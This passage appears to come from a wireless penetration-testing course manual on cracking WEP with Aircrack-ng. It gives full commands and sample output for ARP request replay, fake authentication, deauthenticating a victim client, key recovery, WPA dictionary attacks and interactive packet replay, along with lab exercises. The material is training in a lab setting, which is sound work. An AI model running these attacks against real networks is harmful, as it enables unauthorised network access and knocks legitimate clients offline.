

Figure 7-1 - An ARP Request Packet

In Figure 7-2, the second packet contains the reply from 192.168.1.1.



Figure 7-2 - An ARP Reply Packet

7.4.2 ARP Request Replay Usage

The ARP Request Replay Attack has the following usage:

```
aireplay-ng -3 -b <AP MAC> -h <Source MAC><interface name>
```

Where:

- **-3:** ARP request replay attack
- **-b:** AP MAC address
- **-h:** source MAC address (either an associated client or your MAC from fake authentication)
- **<interface name>:** the monitor mode interface name

For this attack, your wireless card needs to be in monitor mode and you will need either the MAC address of an associated client or your own MAC address after having performed a fake authentication with the AP.

After launching the ARP request replay attack, you may have to wait a couple of minutes (or even longer) until an ARP request shows up on the network. This attack will fail if there is no traffic on the network.

Once you have launched the attack, you will see output similar to the following:

```
09:12:23  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
Saving ARP requests in replay_arp-1108-091223.cap
You should also start airodump-ng to capture replies.
Read 272 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

At this point, you are waiting for an ARP packet to appear on the network. Once one is received, the ARP request replay attack will jump into action and start replaying the packet over and over again, forcing the AP to generate new initialization vectors.

```
Read 10060 packets (got 4664 ARP requests and 2196 ACKs), sent 2913
packets...(499 pps)
```

If you have an Airodump session running, you will see the *Data* field increasing rapidly as the weak IVs are being collected.

Usage Tip: In your lab environment, you can speed up the process of receiving an ARP packet by pinging a non-existent IP address on the wireless network.

7.4.3 Running the ARP Request Replay Attack

We finally have all of the necessary tools to force the AP to generate new IVs and allow us to later crack the WEP key.

Before we launch attack 3, we need to be sure that we are associated with the AP by launching the fake authentication again.

```
root@wifu:~# aireplay-ng -1 0 -e wifu -a 34:08:04:09:3D:38 -h
00:1F:33:F3:51:13 mon0
09:25:29  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3

09:25:29  Sending Authentication Request (Open System)
09:25:29  Authentication successful
09:25:29  Sending Association Request [ACK]
09:25:29  Association successful :-) (AID: 1)
```

With our attacking MAC address associated with the AP, we can launch the ARP request replay attack using our MAC as the source address.

```
aireplay-ng -3 -b <AP MAC> -h <Our MAC><interface name>
```

```
root@wifu:~# aireplay-ng -3 -b 34:08:04:09:3D:38 -h 00:1F:33:F3:51:13 mon0
09:27:56  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
Saving ARP requests in replay_arp-1108-092756.cap
You should also start airodump-ng to capture replies.
Read 194 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

At this point, we are waiting for an ARP request to appear on the network, which may actually take some time. This is where the deauthentication attack comes into play. As was covered earlier, when a client is deauthenticated and reconnects to the wireless network, there is a very high likelihood that it will send an ARP packet as it reconnects.

While attack 3 is still running, we deauthenticate the victim client:

```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
09:32:18  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
09:32:18  Sending 64 directed DeAuth. STMAC: [00:18:4D:1D:A8:1F] [21|57 ACKs]
```

When the victim reconnects to the network, Aireplay captures the ARP packet and starts to replay it to the AP.

```
Read 102813 packets (got 57202 ARP requests and 27547 ACKs), sent 32886
packets...(500 pps)
```

Most importantly, looking at the Airodump window, the *#Data* field is increasing rapidly as the IVs are being captured.

```
CH  3 ][ Elapsed: 13 mins ][ 2011-11-08 09:33 ][ paused output

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -30   0     7705    29758  409   3  54e  WEP  WEP    OPN  wifu

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

34:08:04:09:3D:38  00:1F:33:F3:51:13    0    0 - 1   4492    54810
34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -28    1 -54      0     5597
```

In the above output, we have captured nearly 30000 weak IVs (*#Data*) and they are being collected at a rate of over 400 per second (*#/s*)! Once we have captured enough of these weak IV's, we will be able to crack the WEP key in use on the access point.

7.4.4 ARP Request Replay Attack Lab

Ensure your AP is configured for WEP encryption with open authentication and set up a wireless client to connect to it. Don't forget to place your wireless card into monitor mode on the channel number of the access point and start an Airodump capture, saving the file to disk.

Use Aireplay-ng to:

- Perform a fake authentication to the access point
- Launch the ARP request replay attack
- Run a deauthentication attack against the connected client

7.5 Aircrack-ng

Aircrack-ng is a wireless WEP and WPA/WPA2-PSK cracking program included in the Aircrack-ng suite. Aircrack-ng can recover the WEP key from a capture dump once enough encrypted packets have been captured with Airodump-ng. Aircrack-ng can use the following three methods in order to extract a WEP key:

- The Pyshkin, Tews, Weinmann (PTW) approach, the main advantage of which is that very few data packets are required in order to crack the WEP key. The drawback of this method is that it requires ARP packets in order to work.
- The FMS/KoreK method. The FMS/KoreK method incorporates various statistical attacks to discover the WEP key together with brute force techniques.
- Lastly, Aircrack-ng offers a dictionary method for determining the WEP key. When cracking WPA/WPA2 pre-shared keys, the dictionary method is the only technique used.

7.5.1 Aircrack-ng 101

7.5.1.1 PTW Method

The details of the PTW method can be found at: http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/. In 2005, Andreas Klein presented another analysis of the RC4 stream cipher. Klein showed that there are more correlations between the RC4 keystream and the key than the ones originally found by Fluhrer, Mantin, and Shamir and that these correlations may be used to extract WEP keys with greater efficiency. The PTW method extends Klein's attack and optimizes it for use against WEP. One particularly important constraint with this method is that it only works with ARP request/reply packets and can only crack 40 and 104-bit WEP keys.

7.5.1.2 FMS/KoreK Method

The second WEP cracking method in Aircrack-ng is the FMS/KoreK method that incorporates several cracking techniques. Using statistical mathematics, the possibility that a certain byte in the key is correctly guessed goes up by as much as 15% when the right initialization vector is captured for a particular key byte. Certain IVs "leak" the secret WEP key for particular key bytes. This is the fundamental basis of the statistical techniques.

By using a series of statistical tests called the FMS and KoreK attacks, votes are accumulated for likely keys for each key byte of the secret WEP key. Different attacks have a different number of votes associated with them since the probability of each attack yielding the right answer varies mathematically. The more votes a particular potential key value accumulates, the more likely it is to be correct.

For each key byte, the screen shows the likely secret key and the number of votes it has accumulated so far. Needless to say, the secret key with the largest number of votes is most likely correct but is not guaranteed. Aircrack-ng will subsequently test the key to confirm it.

7.5.1.3 Analyzing the Aircrack-ng Output

Hopefully, looking at an example will make this concept clearer. Figure 7-3 below is a screenshot of the Aircrack-ng cracking screen.



Figure 7-3 - The Aircrack-ng Cracking Display

LEGEND			
1	Key byte	**3**	Byte the IVs leaked
2	Depth of current key search	**4**	Votes indicating the byte is correct

Above, at key byte 0, the byte AE has collected 50 votes, so mathematically, it is more likely that the key starts with AE rather than 11, which only has 20 votes. This explains why the more data that is available, the greater the chances are that Aircrack-ng will determine the WEP key.

However, the statistical approach can only take you so far. Statistical analysis is used to point us in the right direction and then Aircrack uses brute force on likely keys to determine the correct secret WEP key.

7.5.1.4 The Aircrack-ng Fudge Factor

The fudge factor tells Aircrack-ng how broadly to brute force key spaces. For example, if you tell Aircrack-ng to use a fudge factor of 2, it takes the votes with the most possible bytes and checks all of the possible keys that are at least half as likely as the original one. The larger the fudge factor, the more possibilities Aircrack-ng will try to brute force.

Keep in mind though, that as the fudge factor is increased, the number of secret keys that will be attempted goes up tremendously and therefore, the time required will increase. With more data available, the need to brute force can be minimized.

7.5.1.5 Aircrack-ng Dictionary Attacks

In addition to the math-intensive techniques mentioned above, Aircrack-ng can also use a dictionary brute force attack in order to discover a WEP or WPA/WPA2 key. A dictionary file of either ASCII or hexadecimal keys is required but the file must contain only one type and not a mixture of both. This file can then be used as an input source to Aircrack and the program will test each key to determine if it is correct or not.

While on the topic of dictionary attacks, the various injection techniques we will be using in this course will not work to recover WPA/WPA2 pre-shared keys. The only way to crack these keys is by using a brute force dictionary attack, as we will see later. WPA PSK uses a four-way handshake between the client and AP in order to authenticate. Airodump-ng can capture these handshakes and by using input from a word list, Aircrack-ng can duplicate the four-way handshake to determine if a particular entry in the word list matches the captured four-way handshake. If a match is found, then the pre-shared key has been successfully identified.

This process is very computationally intensive and so in practice, very long or unusual pre-shared keys are unlikely to be determined. A good quality word list will give you the best results.

7.5.2 Aircrack-ng Usage

Aircrack-ng has the following usage:

```
aircrack-ng [options] <capture file(s)>
```

You can specify multiple input files in either .cap or .ivs format and in addition, you can run both Airodump-ng and Aircrack-ng at the same time. Aircrack-ng will auto-update when new IVs are available.

Listed below are the many options that Aircrack-ng supports.

Option	Param	Description
-a	amode	Force attack mode (1=static WEP, 2=WPA/WPA2-PSK)
-e	essid	If set, all IVs from the specified ESSID will be used
-b	bssid	Select the target network based on the AP MAC address
-p	nbcpu	On SMP systems, the number of CPUs to use
-q	none	Enable quiet mode
-C	macs	In WEP cracking, merge the given APs to a virtual one
-c	none	In WEP cracking, restrict the search to alpha-numeric characters
-t	none	In WEP cracking, restrict the search to binary coded decimal hex
-h	none	In WEP cracking, restrict the search to numeric characters
-d	start	Set the beginning of the WEP key in hex
-m	maddr	MAC address to filter WEP data packets
-n	nbits	Specify the length of the WEP key. 64=40-bit WEP, 128=104-bit
-i	index	Only keep IVs with the specified key index (1 to 4)
-f	fudge	By default, this is set to 2 for 104-bit WEP and 5 for 40-bit WEP
-k	korek	Specify one of the 17 korek statistical attacks
-x/-x0	none	Disable last key bytes brute force
-x1	none	Enable last key byte brute force (default)
-x2	none	Enable last two key bytes brute force
-y	none	For WEP, enable experimental single brute force attack
-u	none	Provide information on the number of CPUs and MMX support
-K	none	Use the KoreK attack instead of PTW
-s	none	Shows the key in ASCII while cracking
-M	number	Specify the maximum number of IVs to use

-D	none	WEP decloak, skips broken keystreams
-P	number	PTW debug. 1: disable Klein 2: PTW
-1	none	Run only 1 try to crack key with PTW
-w	words	Path to a word list
-r	DB path	Path to the airolib-ng database

As you can see, Aircrack-ng has a wealth of options that allow you to fine-tune your attack. Fortunately, it is not necessary to remember all of these options as running it with its default settings is more than adequate the majority of the time.

7.5.2.1 General Approach to Cracking WEP Keys

The simplest approach to cracking a WEP key is to simply enter '**aircrack-ng**' followed by the capture filename and let Aircrack-ng work its magic. Having said that, there are some techniques that can improve your chances of finding the WEP key quickly.

- If you are capturing ARP request/reply packets, the fastest approach is to use '**aircrack-ng -z <capture filename>**'.
- The number of IVs that you need to determine the WEP key varies dramatically by key length and APs. Typically, you need 250000 or more unique IVs for 64-bit keys and 1.5 million or more for 128-bit keys. Occasionally, a WEP key can be retrieved with as few as 50000 IVs but there will be times when you need millions of IVs. The number of IVs is extremely hard to predict since certain APs are able to eliminate IVs that leak the WEP key.
- Generally speaking, don't try to crack the WEP key until you have at least 100000 IVs. If you start cracking too early, Aircrack tends to spend too much time brute forcing keys and not enough time properly applying the statistical techniques.
- Start by trying 64-bit keys with '**aircrack-ng -n 64 <capture filename>**'. If 64-bit WEP is used, it can usually be cracked in less than 5 minutes

and usually less than 60 seconds with relatively few IVs. If the 64-bit key is not found in 5 minutes, restart Aircrack in generic mode with '**aircrack-ng <capture filename>**' and then, at each 100000 IVs mark, retry '**aircrack-ng -n 64 <capture filename>**' for 5 minutes.

- Once you hit 600000 IVs, switch to testing 128-bit keys. At this point, it is unlikely, but not impossible, that it is a 64-bit key and this amount of IVs were not sufficient to crack it.
- Once you hit 2 million IVs, try changing the fudge factor to '**-f 4**' and run it for at least 30 minutes and up to one hour. Retry, increasing the fudge factor by adding 4 to it each time. You should also try increasing the fudge factor whenever Aircrack-ng stops after having tried all possible keys.
- All the while, keep collecting data. Remember the golden rule: "the more IVs, the better". Also, check the next section on how to determine which options to use as these can significantly speed up cracking the WEP key. For example, if the key is entirely numeric, then it can take as few as 50000 IVs to crack a 64-bit key with the '**-t**' parameter versus 200000 IVs without it. So if you have a hunch about the WEP key, it is worth trying a few variations.

7.5.2.2 How to Determine Which Options to Use

While Aircrack-ng is running, you will be able to see the beginning of the key. Although the secret WEP key is unknown at this point, there may be clues that can speed things up. If the key bytes have a fairly large number of votes, then they are likely to be 99.5% correct. So let's take a look at what you can do with these clues.

- If the bytes (likely secret keys) are, for example, 75:47:99:22:50, then there is a good chance that the entire key consists only of numbers like the first 5 bytes. So it MAY improve your cracking speed to use the **-t** option when trying such keys. See

http://en.wikipedia.org/wiki/Binary-coded_decimal for a description of what characters to look for.

- If the bytes are 37:30:31:33:36 (which are all numeric values), try the **-h** option.
- If the first few bytes are alphanumeric, the key might be a word indicating that an ASCII key is used. Try using the '**-c**' option to check only for printable ASCII keys.
- If you happen to know the beginning of the WEP key in hexadecimal, you can enter it with the '**-d**' parameter.
- Another option to try when having problems determining the WEP key is the '**-x2**' option. This causes the last two key bytes to be brute forced instead of one.

7.5.2.3 Other Aircrack-ng Tips

To specify multiple capture files at a time, you can either use a wildcard such as '*' or specify each file individually, for example:

```
aircrack-ng -w password.lst wpa.cap wpa2.eapol.cap

aircrack-ng *.ivs

aircrack-ng something*.ivs
```

To specify multiple dictionaries at once, enter them comma-separated with no spaces between the filenames.

```
aircrack-ng -w password.lst,secondlist.txt wpa2.eapol.cap

aircrack-ng -w firstlist.txt,secondlist.txt,thirdlist.txt wpa2.eapol.cap
```

Determining the WPA/WPA2 passphrase is completely dependent on finding a matching dictionary entry so a quality dictionary file is vital for practical success.

If several networks are found in your capture files, you will be presented with an option to select the one you are interested in. You can also specify the network traffic you want to analyze by specifying the ESSID (**-e**) or BSSID (**-b**) options at the command line.

7.5.3 Aircrack-ng Troubleshooting

Error Message "Please specify a dictionary (option -w)"

This message indicates that you have misspelt the file name of the dictionary or it is not in the current directory.

Negative Votes

At times, Aircrack will display key bytes with negative values for votes. As part of the statistical analysis, there are safeguards built in that subtract votes for false positives. The idea behind this is to increase the accuracy of the results. If you get a lot of negative votes, something is wrong. This typically means that you are trying to crack a dynamic key such as WPA/WPA2 or the WEP key changed while you were capturing the data.

Message "An ESSID is required. Try option -e"

If you have successfully captured a WPA handshake and you receive output similar to the following when running Aircrack-ng, you will need to specify the ESSID with '**-e**'; otherwise the key cannot be calculated.

```
Opening wpa.cap
Read 4 packets.

      #     BSSID                         ESSID                     ENCRYPTION
      1     00:13:10:F1:15:86                                     WPA (1) handshake
Choosing first network as target.

An ESSID is required. Try option -e.
```

The PTW Method Does not Work

One particularly important constraint of the PTW attack is that it only works with ARP request/reply packets and it cannot be used with any other data packets. Even if your data capture file contains a large number of data packets, without sufficient ARP packets, the attack will not work.

WPA/WPA2 Handshake Analysis Fails

Capturing WPA/WPA2 handshakes can sometimes be very tricky. A capture file may end up containing a subset of packets from various handshake attempts and/or handshakes from more than one client. Sometimes, Aircrack-ng can fail to parse out the handshake properly meaning that it will fail to find a handshake in the capture even though one exists. If you are positive that your capture contains a valid handshake, you will need to use an external tool like Wireshark to manually pull out the beacon plus a set of handshake packets.

7.5.4 Running Aircrack-ng

At long last, we have covered all of the background and theory we need in order to do basic WEP cracking. All that remains now is to run Aircrack-ng against our running capture dump with the following default syntax:

```
aircrack-ng <capture filename>
```

```
                    Aircrack-ng 1.1 r1904


            [00:00:30] Tested 72411 keys (got 4735 IVs)

  KB    depth   byte(vote)
   0    0/  5   AA(14592) 38(13824) CC(13056) 95(12544) 2C(12288)
   1   11/ 28   BB(11520) 5B(11520) 88(11520) 09(11264) 74(11264)
   2    2/  4   89(13056) 31(11776) 61(11776) 62(11776) 8D(11776)
   3    0/  6   DD(14080) 53(13568) CB(13056) E0(12800) 2F(12032)
   4    1/ 28   EE(12800) 06(12544) C4(12544) 3A(12032) 45(12032)

                     KEY FOUND! [ AA:BB:CC:DD:EE ]
     Decrypted correctly: 100%
```

If you look closely at the output above, you will notice something interesting. The bytes AA, BB, DD, and EE were all voted highest but CC doesn't even appear in the votes for the 3rd byte. What happened here is that Aircrack-ng started brute forcing different possible keys and ended up retrieving our very simple WEP key and it has a 100% probability of being correct.

7.5.5 Aircrack-ng Lab

If you haven't been completely following along with this module, ensure that your AP is configured with WEP encryption and open authentication with a connected client.

- Place your card in monitor mode on the channel of the AP and start an Airodump capture.
- Run a fake authentication against the access point and launch attack 3, the ARP request replay attack.
- Deauthenticate the client to force is to reconnect and send an ARP packet.
- Crack the running capture using Aircrack-ng.
- In your lab, experiment with different WEP key lengths and various complexities to see the difference in cracking speeds and the number of IVs required to crack them.

7.6 Classic WEP Cracking Attack Summary

Place your wireless card into monitor mode on the channel number of the AP:

```
airmon-ng start <interface><AP channel>
```

Start an Airodump-ng capture filtering on the AP channel and BSSID, saving the file to disk:

```
airodump-ng -c <AP Channel> --bssid <AP MAC> -w <capture><interface>
```

Conduct a fake authentication attack against the AP:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

Launch the ARP request replay attack:

```
aireplay-ng -3 -b <AP MAC> -h <Your MAC><interface>
```

Deauthenticate the connected client to force new IV generation by the AP:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface>
```

Once a significant number of IVs have been captured, run Aircrack-ng against the Airodump capture:

```
aircrack-ng <capture>
```

8. Cracking WEP via a Client

In the majority of situations, cracking WEP is accomplished by attacking the access point by generating a packet, that when replayed, causes the access point to create new packets with new initialization vectors. In this module, rather than attacking the access point, we will attempt to attack a connected client to force it to create new IVs rather than the access point itself.

You may be asking yourself why you would want to leverage a wireless client instead of the AP. There are multiple reasons for doing so, a few of which are:

- Some APs max out at 130k unique IVs
- Some APs impose client-to-client controls
- MAC address access controls
- APs that eliminate weak IVs
- You can't successfully do a fake authentication to the AP
- You are within range of the client but not the AP itself

8.1 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (Open Authentication)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

There are actually several different ways to execute this attack. We will cover one of them here and go over the other methods later in the course.

As with all attacks, your wireless card first needs to be in monitor mode on the same channel as the access point.

airmon-ng start <interface> <AP Channel>

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset           Driver

wlan0       1-1: Atheros      carl9170 - [phy5]
                        (monitor mode enabled on mon0)
```

Next, you will need to start an Airodump-ng capture, filtering on the access point channel number and BSSID, saving the capture out to a file so that it can later be passed to Aircrack-ng.

airodump-ng -c <AP Channel> --bssid <AP MAC> -w <capture><interface>

```
CH  3 ][ Elapsed: 32 s ][ 2011-11-09 12:24
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -36  93      334        0    0   3  54e  WEP  WEP         wifu
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -23    0 - 1      0        3
```

Although it isn't strictly required for this attack, it is always good practice to conduct a fake authentication attack against the AP. Having your MAC address associated with the access point tends to make this attack more reliable.

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

```
root@wifu:~# aireplay-ng -1 0 -e wifu -a 34:08:04:09:3D:38 -h
00:1F:33:F3:51:13 mon0
12:27:40  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3

12:27:40  Sending Authentication Request (Open System) [ACK]
12:27:40  Authentication successful
12:27:40  Sending Association Request [ACK]
12:27:40  Association successful :-) (AID: 1)
```

8.1.1 Attack Setup Lab

Configure your AP to use WEP encryption with open authentication and ensure that your victim client is associated with the access point.

- Place your wireless card into monitor mode on the AP channel and start an Airodump capture.
- Conduct a fake authentication attack against the AP. Feel free to run the fake authentication attack with a reassociation interval so it doesn't time out.

8.2 Aireplay-ng Interactive Packet Replay Attack

Aireplay's attack 2, the Interactive Packet Replay attack, allows you to choose a specific packet for replaying/injecting against the target network. In order to successfully use the interactive packet replay attack, a deeper understanding of wireless packet flow is required. Simply capturing and replaying any old packet will not be effective as only specific packets can be replayed successfully. When we say "successfully", we mean that the packet will be accepted by the AP and cause a new initialization vector to be generated.

To achieve this, a packet needs to be selected that will be "naturally" successful in generating new initialization vectors. Alternatively, a packet can be captured and manipulated into a "natural" one. Let's explore both of these concepts in more detail.

8.2.1 Natural Packet Selection

There are certain characteristics that determine whether or not a packet will "naturally" be effective for our purposes. First, APs will always repeat packets destined to the broadcast MAC address (FF:FF:FF:FF:FF:FF). Secondly, the packet must be going from a wireless client to the wired network, meaning that the packet will have the *ToDS* (To Distribution System) bit set to 1. Conveniently enough, ARP packets happen to have these 2 important characteristics.

8.2.1.1 Natural Packet Replay Usage

Since the source MAC is already associated with the AP, you technically don't need to perform a fake authentication prior to running this attack. The Aireplay-ng syntax to filter for these packets is:

```
aireplay-ng -2 -b <AP MAC> -d FF:FF:FF:FF:FF:FF -t 1 <interface>
```

Where:

- **-2:** interactive packet replay
- **-b:** AP MAC address
- **-d FF:FF:FF:FF:FF:FF:** select packets with a broadcast destination address
- **-t 1:** select packets with the "To Distribution System" flag set
- **<interface>:** the monitor mode interface

After launching this attack, you will receive output similar to the following:

```
Read 4 packets...

      Size: 68, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  FF:FF:FF:FF:FF:FF
      Source MAC  =  00:0F:B5:34:30:30

      0x0000:  0841 de00 0014 6c7e 4080 000f b534 3030  .A....l~@....400
      0x0010:  ffff ffff ffff 4045 d16a c800 6f4f ddef  ......@E.j..oO..
      0x0020:  b488 ad7c 9f2a 64f6 ab04 d363 0efe 4162  ...|.*d....c..Ab
      0x0030:  8ad9 2f74 16bb abcf 232e 97ee 5e45 754d  ../t....#...^EuM
      0x0040:  23e0 883e                                #..>

Use this packet ?
```

Notice that the packet displayed above matches the selection criteria with the *ToDS* bit set and the destination MAC set to the broadcast address.

Once you enter '**y**' to use the packet, Aireplay will start injecting it.

```
Saving chosen packet in replay_src-0315-191310.cap
You should also start airodump-ng to capture replies.

Sent 773 packets...
```

8.2.2 Modified Packet Replay

Next, we will look at packets that need to be manipulated in order to be successfully replayed by the AP. The objective, as always, is to have the AP rebroadcast the packet you inject in order to generate a new IV.

8.2.2.1 Modified Packet Replay Usage

When selecting a packet for modification, the only filter, other than the BSSID, that we need to be concerned with is **-t 1** to select a packet going to the distribution system. We will modify any other fields that are required. This attack has the following usage syntax:

```
